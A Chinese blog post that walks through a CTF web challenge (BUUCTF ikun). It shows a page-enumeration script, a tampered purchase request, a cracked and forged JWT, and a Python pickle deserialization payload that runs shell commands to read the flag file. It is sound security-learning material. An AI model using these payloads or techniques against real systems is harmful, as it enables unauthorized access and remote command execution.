

upfine

博客园

首页

新随笔

联系

订阅

管理

随笔 - 114 文章 - 0 评论 - 5 阅读 - 43235

[CISCN2019 华北赛区 Day1 Web2]ikun-1|python反序列化

考点：JWT身份伪造、python pickle反序列化、逻辑漏洞

1、打开之后首页界面直接看到了提示信息，信息如下：

0:00 / 0:38

如今社会这么嗨，不爱**不应该
红塔山是烟，***是天
千军万马是ikun，ikun永远爱**
立场很简单，就是***。
***，星辰为成歌
两耳不闻窗外事，一心只为***。
追梦少年不失眠，未来可期***

爆破*站：资金募集 11540.0

ikun们冲鸭，一定要买到lv6!!!

2、那就随便注册一个账号进行登录，然后购买lv6，但是未发现lv6，那就查看下一页，此时观察下访问的url地址：http://xxxxxxx.node4.buuoj.cn:81/shop?page=2，很明显这里是要我们修改page参数进行访问，获取到lv6后进行购买，那就用脚本获取下lv6的位置，脚本和结果如下：

脚本代码：

```
import requests

url = 'http://6d8e46fc-520a-4d0d-a912-e9058186d353.node4.buuoj.cn:81/shop?page='
for i in range(0,2000):
    urls = url + str(i)
    rs = requests.get(urls)
    print("\r", end="")
    print('已检测到' + str(i) + '页', end='')
    if 'lv6.png' in rs.text:
        print('\nlv6在第'+str(i)+'页')
        break
```

结果如下：

ctf_cxk × test (2) ×

C:\Users\86188\AppData\Local\Programs\Python\Python39-32\python.exe

已检测到181页

lv6在第181页

3、那就访问第181页并购买lv6，但是因为我们的金额不够，所以这里需要抓取购买请求的数据包并修改和折扣信息，使我们的金额可以成功购买到lv6，结果如下：

公告

昵称： upfine
园龄： 1年7个月
粉丝： 24
关注： 4
+加关注

搜索

常用链接

我的随笔
我的评论
我的参与
最新评论
我的标签

积分与排名

积分 - 41228
排名 - 38608

随笔分类

- BUUCTF刷题记录(46)
- header(3)
- htb(4)
- md5强碰撞(1)
- sql注入(15)
- ssi注入(1)
- SSTI注入(5)
- vulnhub靶场(44)
- xml实体注入(2)
- xss(1)
- 靶场环境搭建(1)
- 变量覆盖(1)
- 代码审计(1)
- 代码泄露(2)
- 第三方工具漏洞(1)
- 反序列化漏洞(4)
- 函数特性(1)
- 命令执行(2)

0

```
3 Content-Length: 117
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://6d8e46fc-520a-4d0d-a912-e9058186d353.node4.buuoj.cn:81
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/103.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://6d8e46fc-520a-4d0d-a912-e9058186d353.node4.buuoj.cn:81/shopcar
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: _xsrft=2|ealib67b2|85f322b9e69755f0c1efc504a5c563c1|1659513390; JWT=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFjYyMyJ9.t_quUT02cAxStGvCii1tmfS
  mgP_z_hr2N8lx_Ij5bh78; commodity_id=
  "211:0:1659516700112:commodity_id|8:MTYyMA==|8038e1fdb057a358e25d43ebe5b1325fefd4
  4b83db1a009f1154cbat2663416"
14 Connection: close
15
16 _xsrft=217Cdbf5bc2177cb3209328d779e0c0f6616c7942bb85117C1659513390&id=1624&price=
  1145141919.0&discount=0.0000000000001
```

```
3 Date: Wed, 03 Aug 2022 08:52:20 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 0
6 Connection: close
7 Location: /big_member
8
9
```

身份信息伪造(2)
伪协议(1)
未分类(2)
文件上传(1)
学习过程中的知识点(2)
正则表达式过滤(1)

博客园@upfine

4、发现返回的信息中只有一个：/b1g_m4mber，那就尝试访问一下，显示只允许admin账户进行访问，结果如下：

KunKun应援团

个人中心 购物车

该页面，只允许admin访问

5、抓取访问的数据包，发现其中存在和身份认证有关的jwt，对jwt进行密匙爆破，成功获得密匙：1Kun，这里使用的爆破工具是：<https://github.com/brendan-rius/c-jwt-cracker>。使用方法：

- 1、sudo apt-get install libssl-dev （如果失败，则执行sudo apt-get update）
- 2、sudo make
- 3、./jwtcrack JWT

最终获得密匙如下：

```
(kali㉿kali) - [~/Desktop/seem/bpJWT/c-jwt-cracker]
$ ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFjYyMyJ9.t_quUT02cAxStGvCii1tmfSmgP_z_hr2N8lx_Ij5bh78
Secret is "1Kun"
```

博客园@upfine

6、破解密匙后，然后通过我们的密匙生成新的jwt，网站：<https://jwt.io/>或者brup的JSON Web Token（修改JWT之后，会自动修改抓取数据包中的JWT，这个还是比较方便的）插件，结果如下：

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuan0.40on__HQ8B2-wM1ZSwax3ivRK4j54j1aXv-1JjQynjo
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
"username": "admin"
}
```

VERIFY SIGNATURE

HMACSHA256(


base64UrlEncode(header) + "." +

base64UrlEncode(payload),


1Kun

) ☐ secret base64 encoded

博客园@upfine



7、使用新生成的jwt替换掉原数据包中的jwt并发送数据包，成功进入到admin账户的界面并查看源代码信息，发现了一个压缩包，结果如下：



8、然后就对代码进行审计，但是因为对python不够了解，所以在网上未发现是python pickle的序列化漏洞，漏洞存在admin.py文件中，代码信息如下：



```
def get(self, *args, **kwargs):
    if self.current_user == "admin":
        return self.render('form.html', res='This is Black Technology!', member=0)
    else:
        return self.render('no_ass.html')

@tornado.web.authenticated
def post(self, *args, **kwargs):
    try:
        become = self.get_argument('become')
        p = pickle.loads(urllib.unquote(become))
        return self.render('form.html', res=p, member=1)
    except:
        return self.render('form.html', res='This is Black Technology!', member=0)
```

然后在网上查找了下利用的方式，需要通过脚本生成payload：

ccommands%0Agetoutput%0Ap0%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.，脚本信息如下（不要使用python3）：

```
import pickle
import urllib
import commands

class payload(object):
    def __reduce__(self):
        return (commands.getoutput, ('ls /',))

a = payload()
print urllib.quote(pickle.dumps(a))
```

```
1 import pickle
2 import urllib
3 import commands
4
5 class payload(object):
6     def __reduce__(self):
7         return (commands.getoutput, ('ls /',))
8
9 a = payload()
10 print urllib.quote(pickle.dumps(a))
```

➡ Output Empty

标准输出：

```
ccommands%0Agetoutput%0Ap0%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.
```

9、获取到payload之后就在前端找一下become参数，发现参数被隐藏起来了，删除hidden属性，输入payload，点击一键成为大会员抓包（不要忘了修改JWT），获得flag.txt，结果如下：

admin



app bin dev etc flag.txt home lib media mnt opt proc
root run sbin srv sys tmp usr var

一键成为大会员

0

10、修改脚本中的命令，读取flag.txt文件，修改后的脚本为：

```
import pickle
import urllib
import commands

class payload(object):
    def __reduce__(self):
        return (commands.getoutput, ('cat /flag.txt',))

a = payload()
print urllib.quote(pickle.dumps(a))
```

payload:
ccommands%0Agetoutput%0Ap0%0A%28S%27cat%20/flag.txt%27%0Ap1%0Atp2%0ARp3%0A., 重复
步骤9, 成功获得flag: flag{8c613da6-9a6e-4eac-ac4e-8076e3af0f7c}, 结果如下:



如果您觉得阅读本文对您有帮助, 请点一下“推荐”按钮, 您的“推荐”将是我最大的写作动力! 欢迎各位转载, 但

[好文要顶](#)[关注我](#)[收藏该文](#)

upfine

粉丝 - 24 关注 - 4

+加关注

« 上一篇: [RootersCTF2019]I_<3_Flask-1|SSTI注入
» 下一篇: [网鼎杯 2020 朱雀组]phpweb-1|反序列化

posted @ 2022-08-30 09:24 upfine 阅读(335) 评论(0) 编辑 收藏 举报

会员救园

刷新页面 返回顶部

登录后才能查看或发表评论, 立即 [登录](#) 或者 [逛逛](#) 博客园首页

【推荐】阿里云金秋云创季: 云服务器新秀99元/年, 百款产品满减折上折
【推荐】会员救园: 园子走出困境的唯一希望, 到年底有多少会员

- 编辑推荐:
- 浏览器跨 Tab 窗口通信原理及应用实践
 - 我试图通过这篇文章告诉你, 什么是神奇的泛化调用
 - 「ASP.NET Core」MVC过滤器: 运行流程
 - .net 温故知新: Asp.Net Core WebAPI 缓存
 - 对 .NET程序2G虚拟地址紧张崩溃 的最后一次反思

- 阅读排行:
- 《HelloGitHub》第 92 期
 - 我试图通过这篇文章告诉你, 什么是神奇的泛化调用。
 - 浏览器跨 Tab 窗口通信原理及应用实践
 - 上周热点回顾 (11.20-11.26)
 - C#简化工作之实现网页爬虫获取数据